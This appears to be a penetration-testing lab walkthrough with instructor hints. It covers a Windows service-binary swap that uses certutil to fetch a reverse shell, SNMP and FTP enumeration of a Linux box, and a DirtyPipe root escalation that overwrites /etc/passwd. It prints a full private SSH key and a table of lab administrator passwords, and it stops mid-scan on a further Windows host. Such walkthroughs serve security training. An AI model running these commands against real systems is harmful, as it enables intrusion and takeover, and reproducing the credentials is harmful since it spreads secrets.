Alias Manager and Ticket Service
=====
```

Exploitation

We can move into the directory, rename the current KiteServices.exe binary and place our reverse shell in this folder

```

C:\Program Files\FreeSWITCH>cd C:\Program Files\Kite\
cd C:\Program Files\Kite\

C:\Program Files\Kite>dir
dir
Volume in drive C has no label.
Volume Serial Number is 949E-5CA2

Directory of C:\Program Files\Kite

11/23/2022  06:44 AM    <DIR>      .
11/23/2022  06:44 AM    <DIR>      ..
11/04/2022  01:00 PM    15,641,152 kite-lsp.exe
11/04/2022  01:00 PM    562,179,520 kited.exe
11/23/2022  06:18 AM    6,144 KiteService.exe
11/04/2022  01:00 PM    318,016 KiteSetupSplashscreen.exe
11/04/2022  01:00 PM    238 KiteSetupSplashscreen.exe.config
11/04/2022  01:00 PM    151,704 Uninstaller.exe
               6 File(s)   578,296,774 bytes
               2 Dir(s)  13,295,747,072 bytes free

C:\Program Files\Kite>ren KiteService.exe KiteService.old
ren KiteService.exe KiteService.old

C:\Program Files\Kite>certutil.exe -urlcache -split -f http://192.168.119.135/shell.exe KiteService.exe
certutil.exe -urlcache -split -f http://192.168.119.135/shell.exe KiteService.exe
**** Online ****
0000 ...
1c00
CertUtil: -URLCache command completed successfully.

C:\Program Files\Kite>
```

Finally we start another nc listener and restart the service

```

C:\Program Files\Kite>net stop KiteService
net stop KiteService
The KiteService service is stopping.
The KiteService service was stopped successfully.

C:\Program Files\Kite>net start KiteService
net start KiteService
```

We get a reverse shell with high privileges

```
(kalikali)-[~/reimagined/machines/gust]
$ nc -nlvp 8021
listening on [any] 8021 ...
connect to [192.168.119.135] from (UNKNOWN) [192.168.135.151] 55989
Microsoft Windows [Version 10.0.19043.2130]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>type C:\users\Administrator\desktop\proof.txt
type C:\users\Administrator\desktop\proof.txt
deeb24dd68e888e686d95f7d18e08c0d

C:\Windows\system32>ipconfig
ipconfig

Windows IP
Configuration

Ethernet adapter
Ethernet0:

Connection-specific DNS Suffix . .
:
IPv4 Address. . . . . :
192.168.135.151
Subnet Mask . . . . . :
255.255.255.0
Default Gateway . . . . . :
192.168.135.254

C:\Windows\system32>
```

Kiero

- Proof files
- Enumeration
 - Exploitation - RCE
- Privilege Escalation - DirtyPipe
 - Enumeration
 - Exploitation

Student Hint: same as SM hints

Instructor Hint: same as SM hints

SM Hints:

Hint	Share with student		Other resources to share
1	Have you tried running a UDP port scan ?		
2	Enumerate the UDP service further, you'll find some interesting information regarding a user		https://book.hacktricks.xyz/network-services-pentesting/pentesting-snmp
3	That SSH key doesn't belong to kiero user, check the contents of the files to figure out.		

Proof files

- local.txt - /home/john/local.txt
- proof.txt - /root/proof.txt

Enumeration

Nmap scan

We start with a full nmap TCP scan

```
(kalikali)-[~]
$ sudo nmap -sS -T5 -p- 192.168.135.149 -Pn
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 18:36 WAT
Warning: 192.168.135.149 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.135.149
Host is up (0.23s latency).
Not shown: 65028 closed tcp ports (reset), 504 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 710.56 seconds

(kalikali)-[~]
$
```

We then run a more intense scan on the open ports

```
(kalikali)-[~]
$ sudo nmap -sC -sV -T5 -p 21,22,80 192.168.135.149 -Pn
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-15 18:53 WAT
Nmap scan report for 192.168.135.149
Host is up (0.23s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 5c5ff1bb02f9147c8e38322bf4bcd08c (RSA)
|   256 18e247e1c840a1d02ca58797bd011227 (ECDSA)
|_  256 262d98d9476d225d4a147a245c98a21d (ED25519)
80/tcp    open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.21 seconds

(kalikali)-[~]
$
```

 Enumerating the TCP ports does not lead anywhere, so we scan the UDP ports

UDP Scan

```
(kalikali)-[~]
$ sudo nmap 192.168.135.149 -sU
[sudo] password for kali:
Starting Nmap 7.93 ( https://nmap.org ) at 2023-01-16 14:11 WAT
Nmap scan report for 192.168.135.149
Host is up (0.34s latency).
Not shown: 999 closed udp ports (port-unreach)
PORT      STATE SERVICE
161/udp  open  snmp

Nmap done: 1 IP address (1 host up) scanned in 1110.98 seconds

(kalikali)-[~]
$
```

We discover open port 161 SNMP and enumerate with snmpwalk

```
(kalikali)-[~/reimagined/machines/kierol]
$ snmpwalk -v2c -c public 192.168.135.149
iso.3.6.1.2.1.1.1.0 = STRING: "Linux oscp 5.9.0-050900-generic #202010112230 SMP Sun Oct 11 22:34:01 UTC 2020
x86_64"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (50285) 0:08:22.85
iso.3.6.1.2.1.1.4.0 = STRING: "Me <me@example.org>"
iso.3.6.1.2.1.1.5.0 = STRING: "oscp"
iso.3.6.1.2.1.1.6.0 = STRING: "Sitting on the Dock of the Bay"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72

---SNIP---

iso.3.6.1.2.1.92.1.1.1.0 = Gauge32: 1000
iso.3.6.1.2.1.92.1.1.2.0 = Gauge32: 1440
iso.3.6.1.2.1.92.1.2.1.0 = Counter32: 0
iso.3.6.1.2.1.92.1.2.2.0 = Counter32: 0

(kalikali)-[~/reimagined/machines/kierol]
$
```

Checking hacktricks for SNMP enumeration, we find that an extended MIB scan would be helpful: <https://book.hacktricks.xyz/network-services-pentesting/pentesting-snmp>

 Running the command from hacktricks: `snmpwalk -v2c -c public 192.168.119.135 NET-SNMP-EXTEND-MIB::nsExtendOutputFull` will give errors
need to fix with apt
`sudo apt-get install snmp-mibs-downloader`
credit: <https://stackoverflow.com/questions/63663312/snmpwalk-cannot-find-module>

```
(kalikali)-[~/reimagined/machines/kiero]
$ sudo apt-get install snmp-mibs-downloader
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  smistrip
The following NEW packages will be installed:
  smistrip snmp-mibs-downloader
0 upgraded, 2 newly installed, 0 to remove and 693 not upgraded.
Need to get 5,192 kB of archives.
After this operation, 5,434 kB of additional disk space will be used.
Do you want to continue? [Y/n] Y
Get:1 http://http.kali.org/kali kali-rolling/main amd64 smistrip all 0.4.8+dfsg2-16 [29.4 kB]
Get:2 http://kali.download/kali kali-rolling/non-free amd64 snmp-mibs-downloader all 1.5 [5,163 kB]
Fetched 5,192 kB in 3s (1,583 kB/s)
Selecting previously unselected package smistrip.
(Reading database ... 426949 files and directories currently installed.)
Preparing to unpack .../smistrip_0.4.8+dfsg2-16_all.deb ...
Unpacking smistrip (0.4.8+dfsg2-16) ...
Selecting previously unselected package snmp-mibs-downloader.
Preparing to unpack .../snmp-mibs-downloader_1.5_all.deb ...
Unpacking snmp-mibs-downloader (1.5) ...
Setting up smistrip (0.4.8+dfsg2-16) ...
Setting up snmp-mibs-downloader (1.5) ...

Downloading documents and extracting MIB files.
This will take some minutes.

In case this process fails, it can always be repeated later by executing
/usr/bin/download-mibs again.

RFC1155-SMI: 119 lines.
RFC1213-MIB: 2613 lines.
NOTE: SMUX: ignored.
SMUX-MIB: 158 lines.
CLNS-MIB: 1294 lines.

---SNIP---

IANA-ITU-ALARM-TC-MIB: 335 lines.
IANA-GMPLS-TC-MIB: 359 lines.
IANA-IPPM-METRICS-REGISTRY-MIB: 818 lines.
IANA-MAU-MIB: 984 lines.
Processing triggers for man-db (2.11.0-1+b1) ...
Processing triggers for kali-menu (2022.4.1) ...

(kalikali)-[~/reimagined/machines/kiero]
$
```

We then run snmpwalk successfully

```
(kalikali)-[~/reimagined/machines/kiero]
$ snmpwalk -v2c -c public 192.168.135.149 NET-SNMP-EXTEND-MIB::nsExtendObjects
NET-SNMP-EXTEND-MIB::nsExtendNumEntries.0 = INTEGER: 1
NET-SNMP-EXTEND-MIB::nsExtendCommand."RESET" = STRING: ./home/john/RESET_PASSWD
NET-SNMP-EXTEND-MIB::nsExtendArgs."RESET" = STRING:
NET-SNMP-EXTEND-MIB::nsExtendInput."RESET" = STRING:
NET-SNMP-EXTEND-MIB::nsExtendCacheTime."RESET" = INTEGER: 5
NET-SNMP-EXTEND-MIB::nsExtendExecType."RESET" = INTEGER: exec(1)
NET-SNMP-EXTEND-MIB::nsExtendRunType."RESET" = INTEGER: run-on-read(1)
NET-SNMP-EXTEND-MIB::nsExtendStorage."RESET" = INTEGER: permanent(4)
NET-SNMP-EXTEND-MIB::nsExtendStatus."RESET" = INTEGER: active(1)
NET-SNMP-EXTEND-MIB::nsExtendOutput1Line."RESET" = STRING: Resetting password of kiero to the default value
NET-SNMP-EXTEND-MIB::nsExtendOutputFull."RESET" = STRING: Resetting password of kiero to the default value
NET-SNMP-EXTEND-MIB::nsExtendOutNumLines."RESET" = INTEGER: 1
NET-SNMP-EXTEND-MIB::nsExtendResult."RESET" = INTEGER: 0
NET-SNMP-EXTEND-MIB::nsExtendOutLine."RESET".1 = STRING: Resetting password of kiero to the default value

(kalikali)-[~/reimagined/machines/kiero]
$
```

The output shows that kiero user's password has been reset. In the background, SNMP Extended enumeration runs a binary file to reset password for the specific user: kiero:kiero.

However, the user can not login via SSH but FTP.

Exploitation - RCE

We can log in via FTP using credentials kiero:kiero

```
(kalikali)-[~/reimagined/machines/kiero]
$ ftp 192.168.135.149
Connected to 192.168.135.149.
220 (vsFTPd 3.0.3)
Name (192.168.135.149:kali): kiero
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||10090|)
150 Here comes the directory listing.
-rwxr-xr-x 1 114 119 2590 Nov 21 09:16 id_rsa
-rw-r--r-- 1 114 119 563 Nov 21 11:15 id_rsa.pub
-rwxr-xr-x 1 114 119 2635 Nov 21 09:17 id_rsa_2
226 Directory send OK.
ftp> mget id_rsa*
mget id_rsa [anpqy?] y
229 Entering Extended Passive Mode (|||10096|)
150 Opening BINARY mode data connection for id_rsa (2590 bytes).
100%
|*****
****| 2590 34.30 MiB/s 00:00 ETA
226 Transfer complete.
2590 bytes received in 00:00 (10.95 KiB/s)
mget id_rsa.pub [anpqy?] y
229 Entering Extended Passive Mode (|||10090|)
150 Opening BINARY mode data connection for id_rsa.pub (563 bytes).
100%
|*****
****| 563 8.01 MiB/s 00:00 ETA
226 Transfer complete.
563 bytes received in 00:00 (2.12 KiB/s)
mget id_rsa_2 [anpqy?] y
229 Entering Extended Passive Mode (|||10097|)
150 Opening BINARY mode data connection for id_rsa_2 (2635 bytes).
100%
|*****
****| 2635 21.85 MiB/s 00:00 ETA
226 Transfer complete.
2635 bytes received in 00:00 (8.28 KiB/s)
ftp> bye
221 Goodbye.

(kalikali)-[~/reimagined/machines/kiero]
$
```

Inspecting the id_rsa files, the id_rsa file is encrypted and the password is not crackable, we also discover the username **john** in the .pub key

```
(kalikali)-[~/reimagined/machines/kiero]
$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
5bL8GPn1v9/RBAAAACWpvaG5Ab3NjcAE=
-----END OPENSSH PRIVATE KEY-----
```

```
(kalikali)-[~/reimagined/machines/kiero]
$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQ8QC8J1/BFjh/Oet/zx+bKUUop1IuGd93QKio7Dt7X1
/J91c2EvGkYDKL5xGbfQRxsT9IePkVNONXQHmzARaNS51E+SoAffAnCPnRJ+KrnJdPxYf40QEiAxHwRJHvbYaxEEuye7GKP6V0MdSvDtqKsFk0Y
RFVdPKuforL/8SYtSfqYUywUJ/ceiZL/2ffGGBJ/trQJ2bBL4Qc0g05ZxrEoiTJ09+S3fKrnhNa5
/NzYSib+011LtlBbagBh3F9n10yqqLlpqTjdP5PKennfcIK111J1QGcGhLXeoTi59brTjssp8J+z6A48h699CexyGe02GzfKLL+E+wKn
/4luY0ve8tnG11EdnFFGFVm7WyTmAO2vtXmMUbPaavDWE9cJ
/WFXXovDktNCJxpyYVPy2f7aHYR37arLL6aEemZdqzDwl67Pu5y793FLd41qWHG6a4XD05RHAD0ivsJDkypI8gMtr3TOmxYVbPmq9ecPFmSXxVEK8
o03qu2pxa/e4izXBfc= john@oscp
```

```
(kalikali)-[~/reimagined/machines/kiero]
$
```

changing the key permissions we can ssh into the target and read local.txt in /home/john/local.txt

```
(kalikali)-[~/reimagined/machines/kiero]
$ chmod 600 id_rsa

(kalikali)-[~/reimagined/machines/kiero]
$ ssh -i id_rsa john@192.168.135.149
The authenticity of host '192.168.135.149 (192.168.135.149)' can't be established.
ED25519 key fingerprint is SHA256:+Jv1P/LRLQWmEwhQC82TMUUSG5DDUlrjdgracnb/Vrw.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.135.149' (ED25519) to the list of known hosts.

Last login: Tue Nov 22 08:31:27 2022 from 192.168.118.3
john@oscp:~$ cat /home/john/local.txt
21192f1a32bb0984cd4dbec4052780bb
john@oscp:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:95:15:fb brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 192.168.135.149/24 brd 192.168.135.255 scope global ens160
        valid_lft forever preferred_lft forever
john@oscp:~$
```

Privilege Escalation - DirtyPipe

Enumeration

Running linpeas.sh

```
john@oscp:~$ cd /tmp
john@oscp:/tmp$ wget 192.168.119.135/linpeas.sh
--2023-01-16 16:37:28--  http://192.168.119.135/linpeas.sh
Connecting to 192.168.119.135:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 826127 (807K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh                                              100%
[=====] 806.76K   233KB/s   in 3.9
s

2023-01-16 16:37:32 (205 KB/s) - 'linpeas.sh' saved [826127/826127]

john@oscp:/tmp$ chmod +x linpeas.sh
john@oscp:/tmp$ ./linpeas.sh

---SNIP---

System Information

Operative system
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 5.9.0-050900-generic (kernel@kathleen) (gcc (Ubuntu 10.2.0-13ubuntu1) 10.2.0, GNU ld (GNU Binutils for Ubuntu) 2.35.1) #202010112230 SMP Sun Oct 11 22:34:01 UTC 2020
Distributor ID: Ubuntu
Description:    Ubuntu 20.04.5 LTS
Release:        20.04
Codename:       focal

Sudo version
```

```

https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-
version
Sudo version
1.8.31

CVEs Check
Vulnerable to CVE-2021-
3560

Potentially Vulnerable to CVE-2022-0847

Potentially Vulnerable to CVE-2022-2588

Executing Linux Exploit Suggester
https://github.com/mzet-/linux-exploit-
suggester

[+] [CVE-2021-3490] eBPF ALU32 bounds tracking for bitwise
ops

Details: https://www.graplsecurity.com/post/kernel-pwning-with-ebpf-a-love-story
Exposure: probable
Tags: ubuntu=20.04{kernel:5.8.0-
(25|26|27|28|29|30|31|32|33|34|35|36|37|38|39|40|41|42|43|44|45|46|47|48|49|50|51|52)-*},ubuntu=21.04{kernel:
5.11.0-16-*}
Download URL: https://codeload.github.com/chompiel337/Linux_LPE_eBPF_CVE-2021-3490/zip/main
Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1

[+] [CVE-2022-0847] DirtyPipe

Details: https://dirtypipe.cm4all.com/
Exposure: less probable
Tags: ubuntu=(20.04|21.04),debian=11
Download URL: https://haxx.in/files/dirtypipez.c

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
Exposure: less probable
Tags: ubuntu=20.04{kernel:5.8.0-*}
Download URL: https://raw.githubusercontent.com/google/security-research/master/pocs/linux/cve-2021-22555
/exploit.c
ext-url: https://raw.githubusercontent.com/bcoles/kernel-exploits/master/CVE-2021-22555/exploit.c
Comments: ip_tables kernel module must be loaded

---SNIP---

```

CVE-2021-3560 is a false positive. CVE-2022-0847 is Dirty Pipe vulnerability that works for this machine:

Exploitation

Using the exploit located at: <https://github.com/Al1ex/CVE-2022-0847>

```
(kalikali)-[~/reimagined/machines/kiero]
$ wget https://raw.githubusercontent.com/Allex/CVE-2022-0847/main/exp.c
--2023-01-16 18:22:43-- https://raw.githubusercontent.com/Allex/CVE-2022-0847/main/exp.c
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.110.133, 185.199.109.133,
185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4527 (4.4K) [text/plain]
Saving to: 'exp.c'

exp.c                                100%
[=====] 4.42K  --.-KB/s    in 0.02
s

2023-01-16 18:22:44 (255 KB/s) - 'exp.c' saved [4527/4527]

(kalikali)-[~/reimagined/machines/kiero]
$
```

On the target:

```
john@oscp:/tmp$ wget 192.168.119.135/exp.c
--2023-01-16 17:23:10-- http://192.168.119.135/exp.c
Connecting to 192.168.119.135:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4527 (4.4K) [text/x-csrc]
Saving to: 'exp.c'

exp.c                                100%
[=====] 4.42K  --.-KB/s    in 0.01
s

2023-01-16 17:23:10 (305 KB/s) - 'exp.c' saved [4527/4527]

john@oscp:/tmp$ gcc exp.c -o exp
john@oscp:/tmp$ ./exp
Usage: ./exp TARGETFILE OFFSET DATA
john@oscp:/tmp$ ./exp /etc/passwd 1 ootz:
It worked!
john@oscp:/tmp$ cat /etc/passwd
rootz::0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
```

```
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
john:x:1000:1000:john:/home/john:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
fwupd-refresh:x:113:117:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
ftp:x:114:119:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
Debian-snmp:x:115:120::/var/lib/snmp:/bin/false
kiero:x:1001:1001:/home/kiero:/bin/bash
john@oscp:/tmp$ su rootz
rootz@oscp:/tmp# id
uid=0(rootz) gid=0(root) groups=0(root)
rootz@oscp:/tmp# whoami
rootz
rootz@oscp:/tmp# cat /root/proof.txt
b4520cf6625fae674da2220e1eedc4da
rootz@oscp:/tmp# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:95:15:fb brd ff:ff:ff:ff:ff:ff
    altname enp3s0
    inet 192.168.135.149/24 brd 192.168.135.255 scope global ens160
        valid_lft forever preferred_lft forever
rootz@oscp:/tmp#
```

Challenge 6 - OSCP C - Walkthrough

Credentials

Admin / Root Creds:

Machine	User / PW	Interface/s
LAB_PWK2-STUDENT_cl4_140_win2019_AD12-DC01	Administrator: 7Tg9M9MZbzAokR9	PWK2-DMZ-100
LAB_PWK2-STUDENT_cl4_141_win10_AD12-MS01	Administrator:December31	PWK2-DMZ-100 / PWK2-CLIENTS-100
LAB_PWK2-STUDENT_cl4_142_win10_AD12-MS02	Administrator:hghgib6vHT3bVWf	PWK2-DMZ-100
LAB_PWK2-STUDENT_cl6_155_win10_pascha	Administrator:ww6ktljhCNYGC27	PWK2-CLIENTS-100
LAB_PWK2-STUDENT_cl6_156_ubuntu20_frankfurt	root:KittyMeowDragon9	PWK2-CLIENTS-100
LAB_PWK2-STUDENT_cl6_157_ubuntu2204_charlie	root:SwirlTiltElastic901	PWK2-CLIENTS-100

DOMAIN LAB (oscp.exam)


MS01

We will start by a nmap script/version scan as below.

```
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH for_Windows_8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 e0:3a:63:4a:07:83:4d:0b:6f:4e:8a:4d:79:3d:6e:4c (RSA)
|   256 3f:16:ca:33:25:fd:a2:e6:bb:f6:b0:04:32:21:21:0b (ECDSA)
|   256 fe:b0:7a:14:bf:77:84:9a:b3:26:59:8d:ff:7e:92:84 (ED25519)
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
